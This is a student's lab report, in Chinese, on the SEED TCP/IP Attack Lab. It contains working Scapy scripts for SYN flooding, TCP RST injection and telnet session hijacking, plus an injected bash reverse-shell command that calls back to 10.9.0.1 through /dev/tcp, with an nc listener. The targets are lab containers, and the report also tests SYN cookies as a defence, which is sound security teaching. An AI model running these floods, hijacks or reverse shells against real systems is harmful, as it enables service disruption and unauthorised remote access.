LAB2:TCP/IP Attack Lab

学号：57118227　　**姓名**：孙浩　　**日期**：2021年7月10日


Task 1 :SYN Flooding Attack

Task 1.1:Launching the Attack Using Python


synflood.py的代码如下

```
#!/bin/env python3

from scapy.all import IP,TCP,send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst='10.9.0.5')
tcp = TCP(dport=23,flags='S') #23端口为telnet
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt,verbose=0)
```


首先直接在*seed-attacker*上运行该程序对*victim-10.9.0.5*进行攻击，可以看到已经产生了大量的SYN_RECV。但是telnet仍可以成功登录。



尝试运行同时多个**synflood.py**来进行攻击。queue的长度为128，由于Ubuntu20.04的**kenel mitigation**机制，会有四分之一的用作“proven destination”，所以当SYN_RECV达到97时就已经打满了。




在此时SYN Flooding攻击已经成功，其他用户已经无法正常地使用telnet服务进行登录了。可以看到会一直卡在Trying阶段。（实践过程中还发现了另一种10.9.0.5会直接拒绝连接的结果，但当时忘了截图，之后就再没复现出来过）




Task 1.2:Launch the Attack Using C

编译**synflood.c**，运行。



发现效果要比Python好很多，直接就攻击成功了。



查看源代码，推测有如下两个原因：

1. C的代码执行效率要比Python的高，可以更快速的进行发包。这是C语言固有的优势，但写起来相对来说也要复杂的多，可以看到作者甚至要自己写一个计算校验和的算法。
2. TCP有1500字节的负载，可以加重目标机器的资源消耗。


```
struct pseudo_tcp
{
        unsigned saddr, daddr;
        unsigned char mbz;
        unsigned char ptcl;
        unsigned short tcpl;
        struct tcpheader tcp;
        char payload[1500];
};
```

Task 1.3:Enable the SYN Cookie Countermeasure

首先更改**docker-compose.yml**内*Victim*的相关配置，将*net.ipv4.tcp_syncookies*置为1。

```
    Victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=1

        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5
```

重复Task 1.2中的步骤，发现攻击失效了。



Task 2:TCP RST Attacks on *telnet* Connections

我们假定A（10.9.0.5）要*telnet*远程登录B（10.9.0.7），同时用Wireshark进行抓包，记录相应的报文。观察最后的通信报文TCP相关字段值如下。


```
▾ Transmission Control Protocol, Src Port: 53980, Dst Port: 23, Seq: 1359582780, Ack: 241080152,
    Source Port: 53980
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1359582780
    [Next sequence number: 1359582780]
    Acknowledgment number: 241080152
    1000 .... = Header Length: 32 bytes (8)
```

构建相应的python程序如下。

⚠Seq字段并不需要变化，因为最后一个报文没有附带任何字节；Ack字段根据B发送的最后一个报文决定，这里同样不需要变化

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src='10.9.0.5',dst='10.9.0.7')
tcp = TCP(sport=53980,dport=23,flags="R",seq=1359582780,ack=241080152)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

在*seed-attacker*上运行该程序。可以发现A和B的telnet连接中断了。




Task 3:TCP Session Hijacking

我们假定A（10.9.0.5）要*telnet*远程登录B（10.9.0.7），同时用Wireshark进行抓包，观察远程运行命令时的报文内容。发现*telnet*是一个字符一个字符地去传送命令。但是我大胆猜测一次性传送若干个字符应该也是可以的，事实上确实也是可以的。

接下来构造Hijacking代码，让B运行ps命令。（Seq字段和Ack字段的取值方法同Task2）

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src='10.9.0.5',dst='10.9.0.7')
tcp = TCP(sport=53990,dport=23,flags="A",seq=3078919664,ack=3599681468)
data = 'ps\r\n'
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

然后由于*telnet*会回传发送的命令进行确认，使得A上出现了*ps*命令的结果。



但其实我个人不是特别理解为什么会出现**"ps"**这两个字符，觉得应该只应该出现下面的那个内容。另外这个Task还需要注意一下ARP协议的可能会造成的影响。

Task 4:Creating Reverse Shell using TCP Session Hijacking

我们假定A（10.9.0.5）要*telnet*远程登录B（10.9.0.7），同时用Wireshark进行抓包，观察远程运行命令时的报文内容。接下来的步骤同上，只不过需要先使用nc听9090端口***"nc -lnv 9090"***，然后将传送的data部分换成了***"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n"***，结果如下所示，可以看到反向Shell成功。